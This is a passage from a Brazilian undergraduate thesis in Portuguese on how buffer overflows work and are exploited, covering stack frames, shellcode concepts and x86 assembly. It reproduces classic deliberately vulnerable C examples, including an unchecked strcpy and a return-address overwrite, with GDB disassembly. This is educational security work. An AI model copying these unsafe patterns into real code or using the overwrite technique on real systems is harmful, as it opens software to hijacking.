PONTIFÍCIA UNIVERSIDADE CATÓLICA DE GOIÁS
ESCOLA POLITÉCNICA
GRADUAÇÃO EM ENGENHARIA DE COMPUTAÇÃO

BUFFER OVERFLOW: MECANISMO E EXPLORAÇÃO

VICTOR MUCI AGUIAR DAMASIO

Goiânia
2022/1

VICTOR MUCI AGUIAR DAMASIO

BUFFER OVERFLOW: MECANISMO E EXPLORAÇÃO

Trabalho de conclusão de curso apresentado à Escola Politécnica da Pontifícia Universidade Católica de Goiás como parte dos requisitos para obtenção do diploma de bacharelado no curso de Engenharia de Computação.

Orientador:

Prof. Me. Rafael Leal Martins

Banca examinadora:

Profa. Mª. Angélica da Silva Nunes

Profa. Dra. Solange da Silva

Goiânia

2022

VICTOR MUCI AGUIAR DAMASIO

Buffer Overflow: Mecanismo e exploração

Data da Defesa: ____ de _____ de _____

BANCA EXAMINADORA

Orientador: Prof. Me. Rafael Leal Martins

Nota

Examinador Convidado: Profa. Mª. Angélica da Silva Nunes

Nota

Examinador Convidado: Profa. Dra. Solange da Silva

Nota

Goiânia

2022

RESUMO

O *Buffer Overflow*, para a segurança da informação, é uma vulnerabilidade de *software* que se caracteriza pelo transbordamento de uma região de memória, ou seja, o evento em que há a inserção de mais dados em um determinado *buffer* do que este é capaz de comporta. O objetivo do presente trabalho é auxiliar o leitor a se proteger contra o *Buffer Overflow* através da demonstração de quais são os mecanismos envolvidos na causa da vulnerabilidade, as técnicas utilizadas para explorá-la, e algumas práticas que podem evitar seu surgimento. A metodologia utilizada envolveu o estudo de casos de aplicações reais, em que um atacante do sistema vulnerável consegue obter controle total deste através da exploração do *Buffer Overflow*. A partir dos resultados, foi discutida a relevância da adequação às boas práticas de processo de desenvolvimento de *software* seguro. Isso envolveu a descrição de atividades que compõem o processo de desenvolvimento seguro, bem como exemplos de níveis de maturidade corporativa e seus respectivos ambientes. Sendo assim, o trabalho propõe práticas de segurança que contribuem para a proteção de sistemas computacionais, que municiam o leitor com o conhecimento para melhor criar soluções de defesa contra o *Buffer Overflow*.

Palavras-chave: vulnerabilidade, *software*, segurança, proteção.

ABSTRACT

Buffer Overflow, for information security, is a software vulnerability that is characterized by the overflow of a memory region, that is, the event in which more data is inserted into a given buffer than it can hold. The objective of this work is to help the reader to protect against Buffer Overflow by demonstrating which mechanisms are involved in causing the vulnerability, the techniques used to exploit it, and some practices that can prevent its occurrence. The methodology used involved the study of real application cases, where an attacker of the vulnerable system manages to gain total control of it by exploiting the Buffer Overflow. From the results, the relevance of conforming to good practices in secure software development processes was discussed. This involved the description of activities that make up secure development process, as well as examples of corporate maturity levels and their respective environments. Thus, the paper proposes security practices that contribute to the protection of computer systems that provide the reader with the knowledge to better create defense solutions against Buffer Overflow.

Keywords: vulnerability, software, security, protection.

LISTA DE ILUSTRAÇÕES

LISTA DE TABELAS

LISTA DE SIGLAS

API	*Application Programming Interface*
ASLR	*Address Space Layout Randomization*
BP	*Base Pointer*
CD	*Compact Disk*
CVE	*Common Vulnerabilities and Exposures*
CWE	*Common Weakness Enumeration*
DEP	*Data Execution Prevention*
DOS	*Denial of Service*
GCC	GNU *Compiler Collection*
HTTP	*Hypertext Transfer Protocol*
IP	*Internet Protocol*
LIFO	*Last In First Out*
NAS	*Network Attached Storage*
NASM	*Netwide Assembler*
OWASP	O*pen Web Application Security Project*
QA	*Quality Assurance*
RCE	*Remote Code Execution*
SP	*Stack Pointer*
SQL	*System Query Language*
TCP	*Transmission Control Protocol*
WAF	*Web Application Firewall*

SUMÁRIO

1 INTRODUÇÃO

De acordo com um levantamento feito pela Dover Microsystems (MALKIEWICZ, 2021, n.p), do dia 01 de janeiro de 2021 ao dia 08 de março de 2021, haviam 59 vulnerabilidades causadas por *buffer overflow* catalogadas na base de dados do *Mitre* (catálogo público de vulnerabilidades de segurança em *software*). Devido à natureza do levantamento, tem-se que esse número refere-se apenas a falhas encontradas e reportadas legitimamente em produtos de *software* comercialmente disponíveis, ou seja, é possível estimar que o número é consideravelmente maior.

A empresa SANS, uma das maiores representantes de treinamentos em segurança da informação do mundo, utilizando o *Common Weakness Enumeration* ou Enumeração de Fraquezas Comuns (CWE), um padrão internacional para agrupamento de fragilidades de segurança, categorizou a classe de vulnerabilidades que envolvem o *Buffer Overflow* como a principal falha de desenvolvimento de *software* (*SANS*, 2011, n.p).

Os *Buffer Overflows* são eventos em sistemas computacionais em que ocorre o estouro de uma região de memória alocada. Em outras palavras, é o nome que se dá quando se insere mais dados na memória do que foi alocada para um *Buffer.*

No contexto da definição deste trabalho, são discutidas as implicações e aplicações do *Buffer Overflow* aos olhos da segurança ofensiva*.* Considerando-o então como uma vulnerabilidade em um artefato de s*oftware*. São analisados os contextos em que a falha ocorre, bem como as técnicas e ferramentas que um atacante poderia utilizar para explorá-la.

De maneira geral, os ataques mais comuns feitos a aplicações que possuem *Buffer Overflow* são os chamados *Denial of Service* ou Negação de serviço (DoS) e *Remote Code Execution* ou Execução remota de código (RCE).

O ataque *Denial of Service* utiliza do fato que um sistema computacional pode ser derrubado devido a um *Buffer Overflow*. Isto ocorre, pois o ato de sobrescrever áreas críticas de memória leva a parada operacional de aplicações, e, portanto, de serviços.

O ataque RCE é possível pois, em alguns casos, o *Buffer Overflow* permite que a ordem de execução da aplicação afetada seja redirecionada para uma região

de memória cujo controle é do próprio atacante, resultando na execução de um código arbitrário.

1.1 Objetivo geral

Este trabalho tem como objetivo geral demonstrar o funcionamento do *Buffer Overflow* para melhorar a compreensão de seus mecanismos, auxiliando organizações e/ou agentes responsáveis pela segurança da informação na proteção contra os riscos causados por ele.

1.2 Objetivos específicos

Objetivos específicos:

- Demonstrar de que maneira o *buffer overflow* é encontrado e explorado;
- Investigar os principais mecanismos de construção de *software* que abrem brechas para a existência de *Buffer Overflow*;
- Demonstrar mecanismos que evitem ou mitiguem a existência do *buffer overflow* (diretivas de compilação).

1.3 Justificativa

O estudo da falha e das técnicas envolvidas na exploração de *Buffer Overflow* mostra-se como uma área de importância na segurança da informação. Com o avanço da tecnologia da informação, especialmente no âmbito corporativo, a segurança de sistemas computacionais passa a acompanhar esse crescimento. Também cresce a incidência de crimes virtuais e incidentes desta natureza. O *Buffer Overflow* está entre as principais classes de falhas exploradas e visadas por grupos criminosos ou entidades anônimas. Sendo assim, o estudo de seu funcionamento, técnicas, ferramentas, ambientes envolvidos e mecanismos de defesa mostra-se relevante para a área de segurança da informação.

1.4 Resultados esperados

Os resultados deste trabalho poderão contribuir auxiliando organizações e/ou agentes responsáveis a evitar o *Buffer Overflow*, ajudando os responsáveis pela segurança da informação a melhor se proteger dos riscos causados por ele.

1.5 Procedimentos Metodológicos

Esta pesquisa, segundo sua natureza e de acordo com (Wazlawick, 2014, p. 21), é um resumo de assunto, pois busca sintetizar e classificar vários conceitos de *Buffer Overflow* quanto a sua natureza técnica.

Quanto aos objetivos, trata-se de uma pesquisa exploratória, pois pode ser considerada como o primeiro estágio de um processo de pesquisa mais longo (Wazlawick, 2014, p. 22).

No que tange aos procedimentos técnicos, esta pesquisa é bibliográfica e experimental, uma vez que busca-se construir uma base robusta de informações já produzidas por outros cientistas, sem produzir qualquer conhecimento novo, bem como são feitas intervenções em aspectos de realidade com o objetivo de analisar os resultados.

Para atingir os objetivos deste trabalho, são adotados os seguintes passos:

1. Levantamento de materiais e conteúdo que auxiliam o desenvolvimento do trabalho;
2. Refinamento técnico do que está sendo pesquisado: estudo de técnicas, ferramentas e práticas utilizadas;
3. Execução de experimentos através da criação de cenários capazes de aferir a efetividade dos métodos estudados;
4. Análise de resultados e sintetização das conclusões obtidas.

2 REFERENCIAL TEÓRICO

2.1 Buffer Overflow

Para entender o que são *buffers* de pilha é necessário primeiro compreender como os processos são organizados na memória.

Os processos são divididos em três regiões de memória: texto, dados e pilha. Para os objetivos deste trabalho o foco será o estudo da região de pilha. No entanto é dada uma visão geral do funcionamento das demais.

A região de texto tem seu tamanho fixo e inclui instruções (código executável) e dados para leitura. Essa região é normalmente marcada pelo sistema operacional como “apenas leitura” e, como resultado, qualquer tentativa de escrita nela resulta em falha de segmentação. A região de dados contém dados inicializados e não inicializados, como por exemplo, variáveis estáticas, e seu tamanho pode ser alterado através de chamadas ao sistema operacional (uma chamada que pode ser utilizada para este fim em sistemas UNIX chama-se brk). Caso a expansão da região de dados ou a pilha de usuário excedam o limite da memória disponível, o processo é bloqueado e reprogramado para rodar novamente com mais espaço de memória, que é adicionada entre a região de dados e a pilha.

Segundo Aleph One (s.d), em sua definição básica, a pilha é uma estrutura de dados abstrata frequentemente utilizada na ciência da computação. Uma “pilha de objetos” em um sistema computacional reflete as características de uma pilha de objetos no mundo real, ou seja, o último objeto nela inserido deverá ser o primeiro objeto a ser removido. Essa característica é comumente chamada de Último Entra, Primeiro Sai ou *Last In*, *First Out* (LIFO).


Com a pilha, é definida uma série de operações úteis em sistemas computacionais. Entre as mais importantes, tem-se a chamadas *PUSH* e *POP*, que significam a inserção e remoção de elementos na pilha, respectivamente. Dessa forma, uma operação de inserção aumenta o tamanho da pilha, adicionando um elemento ao seu topo, e uma operação de remoção remove um elemento de seu topo, diminuindo seu o tamanho. Essas definições de pilha como estrutura de dados permitem a sua aplicação em vários sistemas, incluindo funções de controle de fluxo, alocação dinâmica de variáveis e passagem de parâmetro para funções, bem como seus valores de retorno.

Em sua definição mais prática, a pilha é um bloco de memória contíguo que armazena dados. A posição de memória do topo da pilha é armazenada por um registrador chamado ponteiro de pilha ou *Stack Pointer* (SP), enquanto a base da pilha está alocada em um endereço fixo determinado pelo sistema operacional no momento da criação de cada processo. A estrutura da pilha consiste em múltiplos "quadros" individuais (*Stack Frames),* que representam os ambientes de execução de cada bloco lógico hierárquico do programa, comumente representados por funções em linguagens como C.

Ao início de cada execução de uma função, os parâmetros, variáveis locais e o endereço de retorno, comumente assinalado pelo valor do Ponteiro de Instrução ou *Instruction Pointer* no momento da chamada, são inseridos na pilha, e então retirados ao final. Dependendo da implementação, o crescimento da pilha na memória pode ocorrer para cima (endereços altos) ou para baixo (endereços baixos). Em sistemas mais comuns, como aqueles utilizados pela Intel, a pilha cresce para baixo. O SP também depende da implementação. Comumente aponta para o último endereço na pilha.

Outra implementação que normalmente acompanha o SP é a do ponteiro da base ou *Base Pointer* (BP), cujo nome dado em sistemas baseados em Intel é EBP. Sua função é apontar para a "base local" de cada quadro da pilha. Ou seja, a cada chamada de uma nova função, para que seja criado um novo quadro, o endereço de retorno da função, o Ponteiro de Instrução, é inserido na pilha. Em seguida, é inserido o valor de BP e este então é movido para a mesma localização de SP, essencialmente "recriando" uma nova pilha acima da anterior. O SP é, então, movimentado para indicar a criação e remoção de variáveis e argumentos. Ao final da execução, SP retorna para seu endereço inicial e BP assume seu valor prévio que estava armazenado na pilha, retornando-a, dessa forma, para seu estado anterior à execução da função. Um exemplo segue, na figura 1:

Figura 1 – Estrutura do Stack Frame



Fonte: STACK Frame Organization. [S. l.], s.d.

Em seu artigo denominado *Smashing The Stack For Fun And Profit*, Aleph One (s.d) exemplifica o funcionamento da pilha através do código em C:


Figura 2 - Código exemplo em linguagem C para demonstração

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

Fonte: Aleph One. Smashing The Stack For Fun And Profit. [S. l.], 2 nov. 2021.

Ao compilar o código mostrado na figura 2 utilizando a *flag* “-S” do compilador Coleção de compiladores GNU ou GNU *Compiler Collection* (GCC), é possível obter a saída em forma de linguagem de montagem Assembly.

Figura 3 - Chamada à função vulnerável




Fonte: Aleph One. Smashing The Stack For Fun And Profit. [S. l.], 2 nov. 2021.

Analisando o código gerado, observa-se que a chamada da função "*function*", foi definida pelos comandos da Figura 3.

Como explicado no item 2.1, a função `call` no contexto mostrado insere o endereço atual de IP na pilha, para a criação do novo quadro de pilha, e então o código mostrado na Figura 4 é executado:

Figura 4 - Inserção do quadro de pilha



Fonte: Aleph One. Smashing The Stack For Fun And Profit. [S. l.], 2 nov. 2021.

É primeiro utilizada a função `pushl` para inserir o valor de BP (chamado EBP na arquitetura do programa) no topo da pilha. Após isso, é assinalado o valor de SP para BP, criando então uma "nova pilha" que será então utilizada na hierarquia de execução do programa. A instrução `subl $20,%esp` refere-se a alocação de espaço na pilha para as variáveis locais da função `function`. Vê-se que há a alocação de dois *buffers*, de 5 e 10 *bytes* respectivamente. Porém a memória é referenciada apenas em tamanhos múltiplos de uma *word*, ou seja, um *buffer* de 4 *bytes*. Sendo assim, para alocar os primeiros 5 *bytes*, necessita-se da alocação de 8 *bytes* e para a alocação do segundo necessita-se de 12 *bytes*, resultando em 20 *bytes* ao total, que serão subtraídos da posição atual de SP para a reserva de espaço na memória.

Para ilustrar de que forma os mecanismos explicados acima funcionam, é discutido outro exemplo de código em C que causa, intencionalmente, um *Buffer Overflow*, na Figura 5:

Figura 5 - Exemplo 2 de código com erro de Buffer Overflow

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

Fonte: Aleph One. Smashing The Stack For Fun And Profit. [S. l.], 2 nov. 2021.

Na Figura 5, vê-se que foi utilizada a função `strcpy`, da biblioteca padrão da linguagem C, que tem como objetivo a simples cópia do conteúdo de um *buffer* para outro. Essa função é vista como insegura do ponto de vista de desenvolvimento, pois ela não realiza checagem do tamanho do *buffer* de destino em comparação com o conteúdo copiado. Em outras palavras, é uma função vulnerável a falhas de *Buffer Overflow*. Isso é demonstrado no código através da criação do *buffer* `large_string`, de 256 *bytes*, que recebe o caractere ‘A’ (0x41 em hexadecimal) em toda sua extensão, e que está sendo passado como parâmetro para a função `function`, que então tenta copiar todo o conteúdo de `large_string` para o *buffer* `buffer`, que possui apenas 16 *bytes* de extensão. Ao executar o programa resultante, tem-se que a função `strcpy` está sobrescrevendo *bytes* além do que foi alocado na pilha, incluindo valores passados por parâmetro antes da execução, como da variável `str` e até mesmo do valor de retorno `ret`, resultando, por fim, numa falha de segmentação, pois o endereço de retorno lido após o término da função é foi alterado e é inválido (instâncias do caractere ‘A’, 0x41414141). Dessa forma, um atacante pode efetivamente obter controle do fluxo de código do programa vulnerável, através da manipulação dos dados enviados, que podem conter um endereço de memória arbitrário.

Neste caso é possível adicionar que a escrita do caractere ‘A’ de maneira repetida no *buffer* do programa é intencional, e faz parte de uma técnica de exploração de *Buffer Overflow* conhecida como *fuzzing*, que consiste em encontrar

espaços de memória que podem ser utilizados para a exploração de tal vulnerabilidade.

Figura 6 - Exemplo 3 de código com erro de Buffer Overflow

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

Fonte: Aleph One. Smashing The Stack For Fun And Profit. [S. l.], 2 nov. 2021.

O exemplo da Figura 6 é uma modificação do primeiro exemplo em que há um ponteiro 12 *bytes* acima do `buffer2`. *Como há 3 variáveis inteiras alocadas como parâmetro e cada uma delas tem 4 bytes, sabe-se então que o endereço de retorno RET está logo acima destes, ou seja, 12 bytes acima de* `buffer2`. *Como prova de conceito, tem-se aqui o objetivo de "saltar" a instrução que vem logo após a chamada da função* `function`, *que no caso é o comando de atribuição* `x = 1`.

É verificado na Figura 7, através do uso de um *debugger*, neste caso o GDB, a efetividade da manipulação feita na Figura 6:

Figura 7 - Código em linguagem Assembly no debugger

```
[aleph1]$ gdb example3
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000490 :    pushl  %ebp
0x8000491 :    movl   %esp,%ebp
0x8000493 :    subl   $0x4,%esp
0x8000496 :    movl   $0x0,0xfffffffc(%ebp)
0x800049d :    pushl  $0x3
0x800049f :    pushl  $0x2
0x80004a1 :    pushl  $0x1
0x80004a3 :    call   0x8000470
0x80004a8 :    addl   $0xc,%esp
0x80004ab :    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 :    movl   0xfffffffc(%ebp),%eax
0x80004b5 :    pushl  %eax
0x80004b6 :    pushl  $0x80004f8
0x80004bb :    call   0x8000378
0x80004c0 :    addl   $0x8,%esp
0x80004c3 :    movl   %ebp,%esp
0x80004c5 :    popl   %ebp
0x80004c6 :    ret
0x80004c7 :    nop
```

Fonte: Aleph One. Smashing The Stack For Fun And Profit. [S. l.], 2 nov. 2021.

Após a função `call`, no endereço 0x80004a3 (Figura 7), o endereço que segue é o 0x80004a8, então este é o endereço de retorno apontado pela função que foi chamada. O objetivo, a partir de então, seria saltar a chamada de atribuição `movl $0x1,0xfffffffc(%ebp)` no endereço 0x80004ab, resultando então na execução da instrução `movl $0xfffffffc(%ebp),%eax`, no endereço 0x80004b2. Sendo assim, tudo que precisa ser feito é atribuir o valor 0x80004b2 ao endereço de retorno através da subscrição realizada no *Buffer Overflow*.

2.2 *Shellcode*

Uma vez que a falha de *Buffer Overflow* é devidamente validada, será definido o conceito de *shellcode*. Segundo James C. Foster (2005, p.17), um *shellcode* é um código que é executado, uma vez que, há a exploração de uma vulnerabilidade de segurança causada por *Buffer Overflow*. Para o contexto estudado, entende-se que é o código a ser injetado na aplicação vulnerável para ser executado após o desvio de fluxo ter sido bem-sucedido. Dadas essas condições, é possível dizer que o *shellcode* normalmente é um código bastante restrito e é escrito para realizar apenas uma tarefa

ou um conjunto muito pequeno de tarefas, pois normalmente o ambiente delimita restrições de tamanho ou variabilidade (*bad chars*). É possível que a eficiência do ataque, como o número mínimo de *bytes* enviado a aplicação, seja trocada pela versatilidade de uma chamada ao Sistema operacional, a furtividade de se utilizar um *shellcode* polimórfico, a segurança de se estabelecer um túnel criptográfico ou uma combinação desses fatores.

Do ponto de vista do atacante, um *shellcode* preciso e confiável é um requisito para a realização de explorações no mundo real. Isto ocorre, pois, caso o *shellcode* não seja confiável, pode ocorrer um *crash* (falha crítica que leva ao desligamento) da aplicação remota ou o hospedeiro do serviço, potencialmente alertando a vítima que há algum evento anormal, diminuindo, assim, a furtividade do ataque. De outra forma, a exploração com um *shellcode* não confiável pode corromper a memória da vítima de tal maneira que ela continua funcionando, mas precisa ser reiniciada para que o ataque prossiga. Em ambientes de produção, essa reinicialização pode demorar meses ou ser precedida por um *update* de algum módulo do sistema que corrige a vulnerabilidade, reduzindo severamente a possibilidade de ataque.

Do ponto de vista de defesa em segurança da informação, um *shellcode* preciso e confiável é tão importante quanto para o ataque. Em cenários legítimos de testes de intrusão, é um pré-requisito, pois o pode ficar insatisfeito caso um sistema em produção ou aplicação crítica seja derrubado durante os testes.

Durante o processo de desenvolvimento do *shellcode*, é comum a utilização de ferramentas para escrever, compilar, converter, testar e depurar o código. O entendimento do funcionamento dessas auxilia a criar um *shellcode* mais eficiente. A seguir, serão descritas algumas das ferramentas utilizadas:

NASM (Netwide Assembler – Montador global): O pacote NASM contém um montador chamado nasm e um desmontador chamado ndisasm. A sintaxe do nasm é de simples entendimento e leitura, tornando-a preferível a sintaxe da AT&T, que foi utilizada nos exemplos da seção 2.1.

GDB: GDB é o depurador GNU. Foi discutido na seção 2.1 um exemplo da utilização desta ferramenta para analisar o código fonte de uma aplicação vulnerável a *buffer overflow*. O GDB é capaz de desmontar funções, ou seja, transformar código compilado em código assembly através do comando `disassemble`.

2.3 Linguagem Assembly

A linguagem *Assembly* é uma linguagem de programação de baixo nível, ou dispositivos programáveis em geral, construída de forma individual para cada arquitetura de computador. Dessa forma, diz-se que está em direto contraste a linguagens de programação tradicionais (alto nível), que normalmente são portáteis e podem ser utilizadas em múltiplos sistemas e arquiteturas.

Todo processador tem seu próprio *instruction set* (conjunto de instruções) que pode ser usado para escrever código executável para cada tipo específico de processador (Foster, 2005). Utilizando o *instruction set*, é possível montar um programa executável. Tais *instruction sets* dependem diretamente do tipo de processador utilizado (ex.: x86, ARM, etc.). Não é possível executar um código *Assembly* escrito para um *Qualcomm Snapdragon* em um *Intel Celeron*. Sabendo, então, que o *Assembly* é uma linguagem de programação de baixo nível, é possível e viável escrever programas pequenos e bastante rápidos. Vê-se alguns exemplos em que um código de apenas alguns *bytes* em *Assembly*, caso seja escrito na linguagem C, tem como resultado final um código de centenas de linhas devido aos dados e bibliotecas extras adicionados pelo compilador.

Apesar da velocidade, programas em *Assembly* também apresentam grandes desvantagens. Entre elas, a portabilidade, a complexidade e a dificuldade de leitura de projetos grandes.

Instruções e comandos em *Assembly* são de simples entendimento quando isolados. Em muitos casos, *instruction sets* estão documentados de forma clara pelos devidos fabricantes. Para os fins deste trabalho, é estudada a linguagem Assembly para a arquitetura Intel x86. Na Tabela 1, é possível observar um exemplo de algumas instruções utilizadas para a movimentação de dados:

Tabela 1 - Instruções aritméticas unárias com múltiplos sufixos da arquitetura x86

Instrução	Descrição
mov S,D	Atribuição de S para D
push S	Inserir S na pilha
pop D	Retirar topo da pilha e inserir em D
mov(s) S,D	Atribuir *byte* para uma *word* com sufixo *s* adicional (tamanho do item movido)
push(s) S	Atribuir byte para uma word com sufixo s adicional (tamanho do item movido)
cwtl	Converter *word* no registrador AX para *doubleword* em EAX
cltq	Converter *doubleword* no registrador EAX para *quadword* em RAX
cqto	Converter *quadword* no registrador RAX para *octoword* em RDX e RAX combinados

Fonte: INTRO Computer Systems: x64 Cheat Sheet. [S. l.], 2019.

No exemplo da Tabela 1, tem-se algumas instruções que são utilizadas de forma mais frequente na codificação em Assembly. São elas, o `mov`, o `Push` e o `Pop`. `Push` e `Pop`, como foi descrito em seções 2.1 e 2.2 deste trabalho, dizem respeito a operações de inserção e remoção na pilha. O `mov` é uma operação de atribuição com dois operandos, copiando o conteúdo de memória em uma fonte de dados para um destino, que são identificados por registradores.

Existem também instruções dedicadas para lidar com operações aritméticas, que se dividem em unárias e binárias, referindo-se ao número de operandos utilizados em sua chamada. Algumas delas estão contidas na Tabela 2:

Tabela 2 - Instruções aritméticas unárias da arquitetura x86

Instrução	Descrição
inc D	Incremento de 1
dec D	Decremento de 1
neg D	Negação aritmética
not D	Complemento Bitwise

Fonte: INTRO Computer Systems: x64 Cheat Sheet. [S. l.], 2019.

Tabela 3 - Instruções aritméticas binárias da arquitetura x86

Instrução	Descrição
leaq S, D	Carregar o endereço efetivo de S em D
add S, D	Somar S a D
sub S, D	Subtrair S a D
imul S, D	Multiplicar S por D
xor S, D	Operação lógica XOR (Ou-Exclusivo) em S para D
or S, D	Operação lógica OR (Ou) em S para D
and S, D	Operação lógica AND (E) em S para D

Fonte: INTRO Computer Systems: x64 Cheat Sheet. [S. l.], 2019.

Em destaque, na Tabela 3, pode-se citar as instruções `inc`, `dec`, `add`, `sub` e `xor`. As instruções `inc` e `dec`, respectivamente, fazem a adição e subtração de uma unidade no valor contido em um registrador, enquanto `add` e `sub` fazem a soma e subtração do valor armazenado em um registrador a outro. A instrução `xor` é mencionada não apenas por ser uma operação lógica de ou-exclusivo, mas também por ser o meio mais eficiente de atribuir ‘0’ a uma região de memória. Isso ocorre pois

independentemente do tipo de variável que está sendo manipulada, uma operação *xor* em seus *bits* consigo mesma resultará sempre em um conjunto de apenas *bits* 0.

Com fim de realizar operações condicionais, são definidas também no Assembly x86 instruções de comparação:

Tabela 4 - Instruções de comparação da arquitetura x86

Instrução	Descrição
cmp S2, S1	Configura as flags de comparação correspondentes ao resultado da subtração de S1 por S2
test S2, S1	Configura as flags de comparação correspondentes ao resultado da operação lógica AND (E) de S1 por S2

Fonte: INTRO Computer Systems: x64 Cheat Sheet. [S. l.], 2019.

Dentre as instruções demonstradas na Tabela 4, a instrução `cmp` é utilizada para realizar operações de comparação. Ela subtrai os valores dos operandos e configura, a partir disso, *flags* (sinalizadores) de comparação no processador. Exemplo: caso o resultado da subtração seja negativo, a *flag* de número negativo passa a ter valor verdadeiro (1), simbolizando que a comparação entre os dois números envolveu um minuendo menor do que o subtraendo.

Na sequência, cita-se a existência dos comandos de “salto”. São os comandos utilizados para desviar o fluxo de controle de um programa para outra região de memória.

Tabela 5 - Instruções de desvio na arquitetura x86


Instrução	Descrição	Código condicional (com operação lógica)
jmp Label	Saltar para Label	
jmp *Operando	Saltar para local específico do Operando	
je/jz Label	Saltar se igual ou nulo	ZF
jne/jnz Label	Saltar se diferente ou não-nulo	~ZF
js Label	Saltar se negativo	SF
jns Label	Saltar se não-negativo	~SF
jg/jnle Label	Saltar se maior (com sinal)	~(SF^0F)&~ZF
jge/jnl Label	Saltar se maior ou igual (com sinal)	~(SF^0F)
jl/jnge Label	Saltar se menor (com sinal)	SF^0F
jle/jng Label	Saltar se menor ou igual	(SF^0F) | ZF
ja/jnbe Label	Saltar se acima (sem sinal)	~CF&~ZF
jae/jnb Label	Saltar se acima ou igual (sem sinal)	~CF
jb/jnae Label	Saltar se abaixo (sem sinal)	CF
jbe/jna Label	Saltar se abaixo ou igual (sem sinal)	CF | ZF

Fonte: INTRO Computer Systems: x64 Cheat Sheet. [S. l.], 2019.

Na Tabela 5, pode-se verificar a descrição da instrução `jmp` e algumas de suas variações. Essas variações existem devido aos resultados da instrução de comparação comentadas na Tabela 4. O "*Condition Code*" faz referência às *flags* de comparação geradas pela instrução. Por exemplo: *ZF* se refere à "*Zero Flag*', que indica se o resultado da operação foi nulo. *SF*, que significa a "*Sign Flag*", ou seja, um indicador que o número resultante houve a inserção de um sinal negativo. Como consequência, as várias versões da instrução `jmp` referem-se a diferentes combinações possíveis dos sinalizadores de comparação, consolidando uma estrutura de execução condicional.

Instruções e comandos em *Assembly* são de simples entendimento quando isolados. Em muitos casos, *instruction sets* estão documentados pelos devidos fabricantes. Na Figura 8, é visto um exemplo de como fazer um *loop* (laço de repetição) em *Assembly.*

Figura 8 - Exemplo de loop em Assembly




Fonte: FOSTER, James C. BUFFER Overflow Attacks: Detect, Exploit, Prevent. 1. ed. [S. l.]: Syngress, 2005. 521 p. ISBN 1-932266-67-4.

Em *Assembly*, é possível nomear um bloco de código com uma palavra. A linha 1 do código da Figura 8 exemplifica isso através da nomeação do bloco como `start.` Após isso, na linha 2 da Figura 8, é realizada a inicialização do registrador `ecx` com 0 através da operação `xor ecx, ecx`, que realiza uma operação `xor` no conteúdo de `ecx`, e atribui o resultado a `ecx`. Visto que a operação `xor` apenas retorna um valor verdadeiro (1) caso os dois operandos sejam diferentes, tem-se que um `xor` em dois valores iguais retornará sempre falso (0). Na sequência, a linha 3 da Figura 8 representa uma atribuição do valor 10 a `ecx`, através do comando `mov ecx,10`. Por fim, a linha 4 da Figura 8 contém o comando `loop start`, que subtrai 1 do valor de

